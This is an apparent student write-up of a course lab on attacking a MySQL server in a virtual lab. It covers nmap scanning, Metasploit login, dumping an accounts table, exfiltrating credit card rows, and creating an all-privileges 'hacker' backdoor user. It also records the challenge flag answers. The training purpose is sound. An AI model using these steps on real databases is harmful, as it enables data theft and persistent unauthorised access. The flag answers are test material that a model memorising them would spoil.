Lab 15 - Performing SQL Injection to Manipulate Tables in a Database


Objective:


1. Scanning
2. Connecting to the Database and Viewing the Tables
3. Stealing Data and Creating a Backdoor


Takeaways:


- Network Mapper (nmap) is a powerful network scanning tool that can scan single hosts and large networks. It's commonly used for security audits and penetration testing.
- The "msfconsole" command is your gateway to the powerful Metasploit Framework. This command launches the interactive console interface where you can interact with various Metasploit modules, perform vulnerability assessments, and execute exploits.
- The IP address that we are remoting accessing MySQL is "203.0.113.100".
- The SQL command we use to exfiltrate credit card data "select * from credit_cards;"
- we are creating a new user "hacker" and making admin (granting all privileges) to create a backdoor into the database.


Challenges:


Ethical Hacking and Systems Defense
Performing SQL Injection to Manipulate Tables in a Database
msf > banner
CHALLENGE #1
Keep typing the banner command until you get the banner for flag 2. Type the Flag number displayed. Keep in mind you may have to type the command a number of times before you see the needed flag.
776554
Submit
Skip
CHALLENGE #2
NEXT
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Flag 2: 776554



Ethical Hacking and Systems Defense
Performing SQL Injection to Manipulate Tables in a Database
msf > banner
CHALLENGE #1
CHALLENGE #2
Keep typing the banner command until you get the banner for flag 3. Type the Flag number displayed. Keep in mind you may even have passed this flag trying to capture the previous flag.
223444
Submit
Skip
13
Type the following command and press Enter, to search for the MySQL Login Utility.
PREVIOUS
NEXT
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Flag 3: 223444



Ethical Hacking and Systems Defense
Performing SQL Injection to Manipulate Tables in a Database
mysql> show databases;
→ CHALLENGE #3
View the database with the flag in it. Type the Flag number displayed.
334422
Submit
Skip
4
At the mysql prompt, type the following command and press Enter, to select the information_schema database.
mysql> use information_schema;
mysql> use information_schema;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
← PREVIOUS
NEXT →
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.
Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql> show databases;
| Database |
| information_schema |
| dvwa |
| flag334422 |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195
8 rows in set (0.00 sec)
mysql>



Ethical Hacking and Systems Defense
Performing SQL Injection to Manipulate Tables in a Database
6
At the mysql prompt, type the following command and press Enter, to show the columns and data in the accounts table.
mysql> select * from accounts;
→ CHALLENGE #4
View the database row with flag5 in it. Type the Flag number displayed.
335553
Submit
Skip
→ CHALLENGE #5
7
At the mysql prompt, type the following command and press Enter, to create a user called hacker.
← PREVIOUS
NEXT →
Topology
VM
00:50:55
Stop
Windows Server
192.168.1.10
Metasploitable
192.168.1.30
pfSense 192.168.1.254
(LAN Address)
pfSense 203.0.113.100
(External Address)
DNS www.campus.edu
alias: server.campus.edu
Kali 2 Attack Machine
External Address
175.45.176.199





Screenshots:




